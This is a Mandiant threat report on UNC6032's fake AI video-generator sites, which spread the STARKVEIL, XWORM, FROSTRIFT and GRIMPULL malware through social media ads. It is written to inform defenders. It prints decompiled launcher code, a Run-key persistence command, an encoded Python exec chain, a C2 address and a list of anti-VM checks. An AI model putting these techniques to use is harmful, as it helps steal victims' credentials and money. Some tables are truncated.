Text-to-Malware: How Cybercriminals Weaponize Fake AI-Themed Websites

By Mandiant

Published: 2025-05-27 · Archived: 2026-04-05 12:38:13 UTC

Written by: Diana Ion, Rommel Joven, Yash Gupta

Since November 2024, Mandiant Threat Defense has been investigating an UNC6032 campaign that weaponizes the interest around AI tools, in particular those tools which can be used to generate videos based on user prompts. UNC6032 utilizes fake “AI video generator” websites to distribute malware leading to the deployment of payloads such as Python-based infostealers and several backdoors. Victims are typically directed to these fake websites via malicious social media ads that masquerade as legitimate AI video generator tools like Luma AI, Canva Dream Lab, and Kling AI, among others. Mandiant Threat Defense has identified thousands of UNC6032-linked ads that have collectively reached millions of users across various social media platforms like Facebook and LinkedIn. We suspect similar campaigns are active on other platforms as well, as cybercriminals consistently evolve tactics to evade detection and target multiple platforms to increase their chances of success.

Mandiant Threat Defense has observed UNC6032 compromises culminating in the exfiltration of login credentials, cookies, credit card data, and Facebook information through the Telegram API. This campaign has been active since at least mid-2024 and has impacted victims across different geographies and industries. Google Threat Intelligence Group (GTIG) assesses UNC6032 to have a Vietnam nexus.

Mandiant Threat Defense acknowledges Meta's collaborative and proactive threat hunting efforts in removing the identified malicious ads, domains, and accounts. Notably, a significant portion of Meta’s detection and removal began in 2024, prior to Mandiant alerting them of additional malicious activity we identified.

A similar investigation was recently published by Morphisec.

Campaign Overview

Threat actors haven't wasted a moment capitalizing on the global fascination with Artificial Intelligence. As AI's popularity surged over the past couple of years, cybercriminals quickly moved to exploit the widespread excitement. Their actions have fueled a massive and rapidly expanding campaign centered on fraudulent websites masquerading as cutting-edge AI tools. These websites have been promoted by a large network of misleading social media ads, similar to the ones shown in Figure 1 and Figure 2.




Figure 1: Malicious Facebook ads




Figure 2: Malicious LinkedIn ads

As part of Meta's implementation of the Digital Services Act, the Ad Library displays additional information (ad campaign dates, targeting parameters and ad reach) on all ads that target people from the European Union. LinkedIn has also implemented a similar transparency tool.

Our research through both Ad Library tools identified over 30 different websites, mentioned across thousands of ads, active since mid 2024, all displaying similar ad content. The majority of ads which we found ran on Facebook, with only a handful also advertised on LinkedIn. The ads were published using both attacker-created Facebook pages, as well as by compromised Facebook accounts. Mandiant Threat Defense performed further analysis of a sample of over 120 malicious ads and, from the EU transparency section of the ads, their total reach for EU countries was over 2.3 million users. Table 1 displays the top 5 Facebook ads by reach. It should be noted that reach does not equate to the number of victims. According to Meta, the reach of an ad is an estimated number of how many Account Center accounts saw the ad at least once.

Ad Library ID	Ad Start Date	Ad End Date	EU Reach
1589369811674269	14.12.2024	18.12.2024	300,943
559230916910380	04.12.2024	09.12.2024	298,323

926639029419602	07.12.2024	09.12.2024	270,669
1097376935221216	11.12.2024	12.12.2024	124,103
578238414853201	07.12.2024	10.12.2024	111,416

Table 1: Top 5 Facebook ads by reach

The threat actor constantly rotates the domains mentioned in the Facebook ads, likely to avoid detection and account bans. We noted that once a domain is registered, it will be referenced in ads within a few days if not the same day. Moreover, most of the ads are short lived, with new ones being created on a daily basis.

On LinkedIn, we identified roughly 10 malicious ads, each directing users to `hxxps://klingxai[.]com`. This domain was registered on September 19, 2024, and the first ad appeared just a day later. These ads have a total impression estimate of 50k-250k. For each ad, the United States was the region with the highest percentage of impressions, although the targeting included other regions such as Europe and Australia.

Ad Library ID	**Ad Start Date**	**Ad End Date**	**Total Impressions**	**% Impressions in the US**
490401954	20.09.2024	20.09.2024	<1k	22
508076723	27.09.2024	28.09.2024	10k-50k	68
511603353	30.09.2024	01.10.2024	10k-50k	61
511613043	30.09.2024	01.10.2024	10k-50k	40
511613633	30.09.2024	01.10.2024	10k-50k	54
511622353	30.09.2024	01.10.2024	10k-50k	36

Table 2: LinkedIn ads

From the websites investigated, Mandiant Threat Defense observed that they have similar interfaces and offer purported functionalities such as text-to-video or image-to-video generation. Once the user provides a prompt to generate a video, regardless of the input, the website will serve one of the static payloads hosted on the same (or related) infrastructure.

The payload downloaded is the STARKVEIL malware. It drops three different modular malware families, primarily designed for information theft and capable of downloading plugins to extend their functionality. The presence of multiple, similar payloads suggests a fail-safe mechanism, allowing the attack to persist even if some payloads are detected or blocked by security defences.

In the next section, we will delve deeper into one particular compromise Mandiant Threat Defense responded to.

Luma AI Investigation

Infection Chain




Figure 3: Infection chain lifecycle

This blog post provides a detailed analysis of our findings on the key components of this campaign:

- **Lure:** The threat actors leverage social networks to push AI-themed ads that direct users to fake AI websites, resulting in malware downloads.
- **Malware**: It contains several malware components, including the STARKVEIL dropper, which deploys the XWORM and FROSTRIFT backdoors and the GRIMPULL downloader.
- **Execution**: The malware makes extensive use of DLL side-loading, in-memory droppers, and process injection to execute its payloads.
- **Persistence**: It uses AutoRun registry key for its two Backdoors (XWORM and FROSTRIFT).
- **Anti-VM and Anti-analysis**: GRIMPULL checks for commonly used artifacts\features from known Sandbox and analysis tools.
- **Reconnaissance**
  - **Host reconnaissance**: XWORM and FROSTRIFT survey the host by collecting information, including OS, username, role, hardware identifiers, and installed AV.
  - **Software reconnaissance**: FROSTRIFT checks the existence of certain messaging applications and browsers.
- **Command-and-control (C2)**
  - **Tor**: GRIMPULL utilizes a Tor Tunnel to fetch additional .NET payloads.
  - **Telegram**: XWORM sends victim notification via telegram including information gathered during host reconnaissance.
  - **TCP**: The malware connects to its C2 using ports 7789, 25699, 56001.
- **Information stealer**

- **Keylogger**: XWORM log keystrokes from the host.
- **Browser extensions**: FROSTRIFT scans for 48 browser extensions related to Password managers, Authenticators, and Digital wallets potentially for data theft.

- **Backdoor Commands**: XWORM supports multiple commands for further compromise.

The Lure

This particular case began from a Facebook Ad for “Luma Dream AI Machine”, masquerading as a well-known text-to-video AI tool - Luma AI. The ad, as seen in Figure 4, redirected the user to an attacker-created website hosted at `hxxps://lumalabsai[.]in/.`




Figure 4: The ad the victim clicked on

Once on the fake Luma AI website, the user can click the “Start Free Now” button and choose from various video generation functionalities. Regardless of the selected option, the same prompt is displayed, as shown in the GIF in Figure 5.

This multi-step process, made to resemble any other legitimate text-to-video or image-to-video generation tool website, creates a sense of familiarity to the user and does not give any immediate indication of malicious intent. Once the user hits the generate button, a loading bar appears, mimicking an AI model hard at work. After a few seconds, when the new video is supposedly ready, a Download button is displayed. This leads to the download of a ZIP archive file on the victim host.

Figure 5: Fake AI video generation website

Unsurprisingly, the ready-to-download archive is one of many payloads already hosted on the same server, with no connection to the user input. In this case, several archives were hosted at the path `hxxps://lumalabsai[.]in/complete/`. Mandiant determined that the website will serve the archive file with the most recent "Last Modified" value, indicating continuous updates by the threat actor. Mandiant compared some of these payloads and found them to be functionally similar, with different obfuscation techniques applied, thus resulting in different sizes.




Figure 6: Payloads hosted at hxxps://lumalabsai[.]in/complete

Execution

The previously downloaded ZIP archive contains an executable with a double extension (`.mp4` and `.exe`) in its name, separated by thirteen `Braille Pattern Blank (Unicode: U+2800, UTF-8: E2 A0 80)` characters. This is a special whitespace character from the Braille Pattern Block in Unicode.

```
00000000  4C 75 6D 61 6C 61 62 73 5F 31 39 32 36 33 32 36  Lumalabs_1926326
00000010  32 35 31 30 38 32 31 32 33 36 38 39 2D 36 32 36  251082123689-626
00000020  2E 6D 70 34 E2 A0 80 E2 A0 80 E2 A0 80 E2 A0 80  .mp4ГáÇГáÇГáÇГáÇ
00000030  E2 A0 80 E2 A0 80 E2 A0 80 E2 A0 80 E2 A0 80 E2  ГáÇГáÇГáÇГáÇГáÇГ
00000040  A0 80 E2 A0 80 E2 A0 80 E2 A0 80 2E 65 78 65 00  áÇГáÇГáÇГáÇ.exe.
```

Figure 7: Braille Pattern Blank characters in the file name

The resulting file name, `Lumalabs_1926326251082123689-626.mp4⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀.exe`, aims to make the binary less suspicious by pushing the `.exe` extension out of the user view. The number of Braille Pattern Blank characters used varies across different samples served, ranging from 13 to more than 30. To further hide the true purpose of this binary, the default `.mp4` Windows icon is used on the malicious file.

Figure 8 shows how the file looks on Windows 11, compared to a legitimate `.mp4` file.

Figure 8: Malicious binary vs legitimate .mp4 file

STARKVEIL

The binary `Lumalabs_1926326251082123689-626.mp4⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀.exe`, tracked by Mandiant as STARKVEIL**,** is a dropper written in Rust. Once executed, it extracts an embedded archive containing benign executables and its malware components. These are later utilized to inject malicious code into several legitimate processes.

Executing the malware displays an error window, as seen in Figure 9, to trick the user into trying to execute it again and into believing that the file is corrupted.




Figure 9: Error window displayed when executing STARKVEIL

For a successful compromise, the executable needs to run twice; the initial execution results in the extraction of all the embedded files under the `C:\winsystem\` directory.




Figure 10: Files in the winsystem directory

During the second execution, the main executable spawns the Python Launcher, `py.exe`, with an obfuscated Python command as an argument. The Python command decodes an embedded Python code, which Mandiant tracks as COILHATCH dropper. COILHATCH performs the following actions (note that the script has been deobfuscated and renamed for improved readability):

- The command takes a `Base85`-encoded string, decodes it, decompresses the result using `zlib`, deserializes the resulting data using the `marshal` module, and then executes the final deserialized data as Python code.

Figure 11: Python command

- The decompiled first-stage Python code combines `RSA`, `AES`, `RC4`, and `XOR` techniques to decrypt the second stage Python bytecode.




Figure 12: First-stage Python

- The decrypted second-stage Python script executes `C:\winsystem\heif\heif.exe`, which is a legitimate, digitally signed executable, used to side-load a malicious DLL. This serves as the launcher to execute the other malware components.

```
random_sleep = random.randint(40, 50)
time.sleep(random_sleep)
folder_path = 'C:/winsystem/heif'
exe_path = os.path.join(folder_path, 'heif.exe')
os.chdir(folder_path)
subprocess.Popen(exe_path, True, subprocess.PIPE, subprocess.PIPE, subprocess.PIPE, subprocess.CREATE_NO_WINDOW, **('shell', 'stdout',
'stderr', 'stdin', 'creationflags'))
```

Figure 13: Second-stage Python

The following is the resulting process tree:

```
explorer.exe
 ↳ 7zfm.exe "<path>\Lumalabs_1926326251082123689-626.zip"
   ↳ "<path>\lumalabs_1926326251082123689-626.mp4▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒.exe"
     ↳ "C:\winsystem\py\py.exe" -c exec(__import__ ..<ENCODED PYTHON CODE>..)
       ↳ "C:\WINDOWS\system32\cmd.exe" /c "C:\winsystem\heif\heif.exe"
         ↳ "C:\winsystem\heif\heif.exe"
```

Malware Analysis

As mentioned, the STARKVEIL malware drops its components during its first execution and executes a launcher on its second execution. The complete analysis of all the malware components and their roles is provided in the next sections.

Directory	Benign File	Side-Loaded DLL	Role (Malwa

C:\winsystem\heif	heif.exe	`heif.dll` (SHA256: 839260ac321a44da55d4e6a5130c12869066af712f71c558bd42edd56074265b)	Launche
%APPDATA%\Launcher	Launcher.exe	`libde265.dll` (SHA256: 4982a33e0c2858980126b8279191cb4eddd0a35f936cf3eda079526ba7c76959)	Persiste
%APPDATA%\python	python.exe	`avcodec-61.dll` (SHA256: 8d2c9c2b5af31e0e74185a82a816d3d019a0470a7ad8f5c1b40611aa1fd275cc)	Downlo (**GRIM**
%APPDATA%\pythonw	pythonw.exe	`heif.dll` (SHA256: a0e75bd0b0fa0174566029d0e50875534c2fcc5ba982bd539bdeff506cae32d3)	Backdo execute runtime (**XWOI**
C:\winsystem\heif-info	heif-info.exe	`heif.dll` (SHA256: 1a037da4103e38ff95cb0008a5e38fd6a8e7df5bc8e2d44e496b7a5909ddebeb)	Backdo persiste (**XWOI**
%APPDATA%\ffplay	ffplay.exe	`libde265.dll` (SHA256: dcb1e9c6b066c2169928ae64e82343a250261f198eb5d091fd7928b69ed135d3)	Backdo execute runtime (**FROS**
C:\winsystem\heif2rgb	heif2rgb.exe	`heif.dll` (SHA256: e663c1ba289d890a74e33c7e99f872c9a7b63e385a6a4af10a856d5226c9a822)	Backdo persiste (**FROS**

Table 3: Malware components

Each of these DLLs operates as an in-memory dropper and spawns a new victim process to perform code injection through process replacement.

Launcher


The execution of `C:\winsystem\heif\heif.exe` results in the side-loading of the malicious `heif.dll`, located in the same directory. This DLL is an in-memory dropper that spawns a legitimate Windows process (which may vary) and performs code injection through process replacement.

The injected code is a .NET executable that acts as a launcher and performs the following:

1. Moves multiple folders from `C:\winsystem` to `%APPDATA%`. The destination folders are:
    - `%APPDATA%\python`

- `%APPDATA%\pythonw`
- `%APPDATA%\ffplay`
- `%APPDATA%\Launcher`

2. Launches three legitimate processes to side-load associated malicious DLLs. The malicious DLLs for each process are:
   - `python.exe: %APPDATA%\python\avcodec-61.dll`
   - `pythonw.exe: %APPDATA%\pythonw\heif.dll`
   - `ffplay.exe: %APPDATA%\ffplay\libde265.dll`
3. Establishes persistence via AutoRun registry key.
   - **value**: Dropbox
   - **key**: SOFTWARE\Microsoft\Windows\CurrentVersion\Run\
   - **root**: HKCU\
   - **value data**: `"cmd.exe /c \"cd /d "<exePath>" && "Launcher.exe""`




```
private static async Task Main(string[] args)
{
    string appDataPath = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData);
    string sourcePath = "C:\\winsystem";
    string dirA = Path.Combine(appDataPath, "python");
    string dirB = Path.Combine(appDataPath, "pythonw");
    string dirC = Path.Combine(appDataPath, "ffplay");
    string dirD = Path.Combine(appDataPath, "Launcher");
    try
    {
        await Task.Delay(new Random().Next(10000, 30000));
        Program.MoveFolder(Path.Combine(sourcePath, "python"), dirA);
        Program.MoveFolder(Path.Combine(sourcePath, "pythonw"), dirB);
        Program.MoveFolder(Path.Combine(sourcePath, "ffplay"), dirC);
        Program.MoveFolder(Path.Combine(sourcePath, "Launcher"), dirD);
        Program.HideFilesAndDirectories(new string[] { dirA, dirB, dirC, dirD, sourcePath });
        await Task.Delay(new Random().Next(30000, 50000));
        Program.RunExecutable(dirA, "python.exe");
        await Task.Delay(new Random().Next(30000, 50000));
        Program.RunExecutable(dirB, "pythonw.exe");
        await Task.Delay(new Random().Next(50000, 60000));
        Program.RunExecutable(dirC, "ffplay.exe");
        Program.AddToStartup("Dropbox", dirD);
        Program.HideFilesAndDirectories(new string[] { dirA, dirB, dirC, dirD, sourcePath });
        Environment.Exit(0);
    }
```

Figure 14: Main function of launcher

The AutoRun Key executes `%APPDATA%\Launcher\Launcher.exe` that sideloads the DLL file `libde265.dll`. This DLL spawns and injects its payload into `AddInProcess32.exe` via PE hollowing. The injected code's main purpose is to execute the legitimate binaries `C:\winsystem\heif2rgb\heif2rgb.exe` and `C:\winsystem\heif-info\heif-info.exe`, which, in turn, sideload the backdoors XWORM and FROSTRIFT, respectively.

GRIMPULL

Of the three executables, the launcher first executes `%APPDATA%\python\python.exe`, which side-loads the DLL `avcodec-61.dll` and injects the malware GRIMPULL into a legitimate Windows process.

GRIMPULL is a .NET-based downloader that incorporates anti-VM capabilities and utilizes `Tor` for C2 server connections.

Anti-VM and Anti-Analysis

GRIMPULL begins by checking for the presence of the mutex value `aff391c406ebc4c3`, and terminates itself if this is found. Otherwise, the malware proceeds to perform further anti-VM checks, exiting in case any of the mentioned checks succeeds.

Anti-VM and Anti-Analysis Checks	
Module Detection	Checks for sandbox/analysis tool DLLs: • SbieDll.dll (Sandboxie) • cuckoomon.dll (Cuckoo Sandbox)
BIOS Information Checks	Queries Win32_BIOS via WMI and checks version and serial number for: • VMware • VIRTUAL • A M I (AMI BIOS) • Xen
Parent Process Check	Checks if parent process is cmd (command line)
VM File Detection	Checks for existence of vmGuestLib.dll in the System folder
System Manufacturer Checks	Queries Win32_ComputerSystem via WMI and checks manufacturer and model for: • Microsoft (Hyper-V) • VMWare • Virtual
Display and System Configuration Checks	Checks for specific screen resolutions: • 1440x900 • 1024x768 • 1280x1024 Checks if the OS is 32-bit
Username Checks	Checks for common analysis environment usernames: • john • anna • Any username containing xxxxxxxx

Table 4: Anti-VM and Anti-analysis checks

Download Function

GRIMPULL verifies the presence of a Tor process. If a Tor process is not detected, it proceeds to download, decompress, and execute Tor from the following URL:

```
https://archive.torproject.org/tor-package-archive/torbrowser/13.0.9/
tor-expert-bundle-windows-i686-13.0.9.tar.gz
```

Figure 15: Download function

Afterwards, Tor will run locally on port `9050`.

C2 Communication

GRIMPULL then attempts to connect to the following C2 server via the Tor tunnel over TCP.

```
strokes[.]zapto[.]org:7789
```

The malware maintains this connection and periodically checks for .NET payloads. Fetched payloads are decrypted using `TripleDES` in ECB mode with the `MD5` hash of the campaign ID `aff391c406ebc4c3` as the decryption key, decompressed with `GZip` (using a 4-byte length prefix), reversed, and then loaded into memory as .NET assemblies.

Malware Configuration

The configuration elements are encoded as `base64` strings, as shown in Figure 16.

